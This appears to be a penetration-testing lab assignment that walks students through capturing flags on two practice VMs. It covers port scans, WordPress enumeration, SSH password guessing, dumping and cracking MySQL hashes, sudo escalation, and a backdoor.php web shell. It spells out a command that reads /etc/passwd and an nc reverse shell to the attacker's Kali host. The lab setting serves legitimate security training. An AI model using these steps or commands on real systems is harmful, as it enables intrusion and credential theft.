
Complete the following high-level steps:

1. Scan the network to identify the IP addresses of Target 1.





IP 192.168.1.110

2. Document all exposed ports and services.


22/tcp ssh

80/tcp http

111/tcp rpcbind


139/tcp smb 3.x


445/tcp smb 4



3. Enumerate the WordPress site. One flag is discoverable after this step.

- \*\*Hint\*\*: Look for the `Users` section in the output.










4. Use SSH to gain a user shell. Two flags can be discovered at this step.

- \*\*Hint\*\*: Guess `michael`'s password. What's the most obvious possible guess?...










5. Find the MySQL database password.


- \*\*Hint\*\*: Look for a `wp-config.php` file in `/var/www/html`.




6. Use the credentials to log into MySQL and dump WordPress user password hashes.










7. Crack password hashes with `john`.

- \*\*Hint\*\*: Start by creating a wp\_hashes.txt with Steven and Michael's hashes, formatted as follows





```bash

user1:$P$hashvalu3


user2:$P$hashvalu3

```







8. Secure a user shell as the user whose password you cracked.



9. Escalate to `root`. One flag can be discovered after this step.

- \*\*Hint\*\*: Check sudo privileges. Is there a python command you can use to escalate to sudo?





Try to complete all of these steps. However, you may move on after capturing only \_two\_ of the four flags if you run out of time.


#### Attacking Target 2

Please note, you \*\*attacking Target 2 is not required\*\*. It is included as an additional challenge if you are interested in assessing a more complex web application. Before attempting this challenge, you should first complete the Wireshark analysis.

The steps for completing this assessment are enumerated below -- all details required to capture the first 3 flags on Target 2 are included.

1. Use Nmap to identify the IP address of Target 2.





2. Use Nmap to document all exposed ports and services at this IP address.

3. Enumerate the web server with `nikto`.

- \*\*Hint\*\*: Run: `nikto -C all -h <URL>`

- \*\*Note\*\*: This creates a list of URLs the Target HTTP server exposes. What kind of website is this VM running?

4. Perform a more in-depth enumeration with `gobuster`.

- \*\*Hint\*\*

- Install `gobuster` using `apt`

- Run: `gobuster -w /path/to/wordlist dir -u <URL>`

- Use `/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt` as your wordlist (`-w`).

- Pay attention to the `/vendor` directory. There's a `flag` in here...

5. Use “searchsploit” to find any known vulnerabilities associated with the programs found in Step #4.

\*\*HINT\*\*: Use `searchsploit -h` for some hints here.

6. Use the provided script, `exploit.sh`, to exploit this vulnerability by opening an Ncat connection to your Kali VM.

- Edit the line at the top of the script that sets the `TARGET` variable. Set it equal to the IP address of Target 2.

- Run the script. It uploads a file called `backdoor.php` to the target server. This file can be used to execute \*\*command injection attacks\*\*.

- Navigate to: `http://<Target 2 URL>/backdoor.php?cmd=<CMD>`

- This allows you to run bash commands on Target 2.

- For example, try: `http://<Target 2 URL>/backdoor.php?cmd=cat%20/etc/passwd`

- Next, use the backdoor to open a shell session on the target.

- On your \*\*Kali\*\* VM, start a netcat listener: `nc -lnvp 4444`

- In the browser, use the backdoor to run: `nc <Kali IP> 4444 -e /bin/bash`. For example, your query string will look like `cmd=nc%20<Kali IP>%204444%20-e%20/bin/bash`.

7. Using the shell you've opened on `Target 2`, find a `flag` in `/var/www`.

8. Next, find a flag in the WordPress uploads directory.

- \*\*Hint\*\*: Use the `find` command: `find /var/www -type f -iname 'flag\*'`

9. If you find all three flags -- congratulations! There is a fourth, but escalating to `root` is extremely difficult: For now, move on to completing a report about Target 2.